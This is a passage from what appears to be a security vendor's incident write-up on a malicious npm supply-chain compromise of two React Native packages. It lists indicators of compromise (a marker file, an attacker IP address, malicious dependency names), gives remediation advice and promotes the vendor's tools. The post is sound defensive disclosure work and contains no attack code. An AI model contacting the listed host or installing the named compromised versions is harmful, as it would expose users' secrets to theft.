~/init.json— its presence confirms the malware ran on your machine - Rotate any secrets (API keys, wallet private keys, tokens) that were present on the machine or in
.envfiles at the time of installation - Review outbound network logs for connections to
45.32.150.251or any Solana RPC endpoint made from your development machine - Audit your
node_modulesfor the presence of@agnoliaarisian7180/string-argvor@usebioerhold8733/s-format— either indicates you installed a compromised version of the chain
To protect against future supply chain attacks
- Use lockfiles and review dependency updates before merging
- Enable npm 2FA for all accounts with publish access
- Monitor your dependencies with tools like StepSecurity's OSS Security Feed

- Use Harden-Runner in your CI/CD pipelines to detect anomalous network activity during builds
Acknowledgement
We want to sincerely acknowledge @AstrOOnauta (Willian Ralf), the maintainer of both originally affected packages. Upon being notified in Wave 1, he responded promptly and professionally — deprecating the malicious versions and publishing clean replacements within approximately 90 minutes. His quick action limited the potential blast radius of the initial attack significantly.
The Wave 2 and Wave 3 account takeover could be entirely outside his control. He has been cooperative throughout — confirming the compromise, working with us on remediation, and responding promptly each time we filed a report. This incident is a reminder that even the most responsive maintainers are vulnerable to npm account takeover, and that tooling — not just human response — is required to contain sophisticated, persistent attackers.
How StepSecurity Helps
StepSecurity provides end-to-end npm supply chain security across three pillars: Prevent, Detect, and Respond. Here's how each would have helped in this attack — and how they protect you against the next one. (Full documentation)
Prevent — Block Malicious Packages Before They Enter Your Codebase
- npm Package Cooldown Check — Newly published npm packages are temporarily blocked during a configurable cooldown window. When a PR introduces or updates to a recently published version, the check automatically fails. Since most malicious packages are identified within 24 hours, this creates a crucial safety buffer. In this case,
react-native-country-select@0.3.91andreact-native-international-phone-number@0.11.8would have been blocked from any PR during the cooldown period. - npm Package Compromised Updates Check — StepSecurity maintains a real-time database of known malicious and high-risk npm packages, updated continuously — often before official CVEs. If a PR attempts to introduce a compromised package, the check fails and the merge is blocked.

- Harden-Runner Egress Network Restrictions — Filters outbound network traffic during workflow execution, blocking all undeclared endpoints. Both DNS and network-level enforcement prevent covert data exfiltration — the Solana RPC polling and C2 payload fetch in this malware would have been blocked at the network level.
Detect — Continuous Visibility Across PRs, Repos, and Dev Machines
- Threat Intelligence + AI Package Analyst — Continuously monitors the npm registry for suspicious releases. In this case, both packages were flagged within 5 minutes of publication, giving the team time to investigate, confirm malicious intent, and notify the maintainer before the packages could accumulate significant downloads.
- npm Package Search — Search across all PRs in all repositories across your organization to find where a specific package was introduced. When a compromised package is discovered, instantly understand the blast radius — which repos, which PRs, and which teams are affected. This works across pull requests, default branches, and dev machines.
- Harden-Runner Network Baselines — Automatically logs outbound network traffic per job and repository, establishing normal behavior patterns and flagging anomalies. Reveals whether malicious postinstall scripts executed exfiltration attempts or contacted suspicious domains.

Respond — Investigate Incidents and Assess Organization-Wide Impact

- Threat Center — Real-time alerts about compromised packages, hijacked maintainers, and emerging attack campaigns delivered directly into existing SIEM workflows. Alerts include attack summaries, technical analysis, IOCs, affected versions, and remediation steps.
- Coordinated Remediation — Combines threat intel, package search, and network baselines to create a prioritized list of affected repositories with consistent guidance, enabling coordinated fixes across dozens or hundreds of repositories simultaneously.
References
- GitHub Issue: Malicious npm Release Detected in react-native-international-phone-number v0.11.8
- GitHub Issue: Malicious npm Release Detected in react-native-country-select v0.3.91
- StepSecurity AI Package Analyst: react-native-international-phone-number@0.11.8
- StepSecurity AI Package Analyst: react-native-country-select@0.3.91
- npm diff: react-native-international-phone-number 0.11.7 vs 0.11.8
- npm diff: react-native-country-select 0.3.9 vs 0.3.91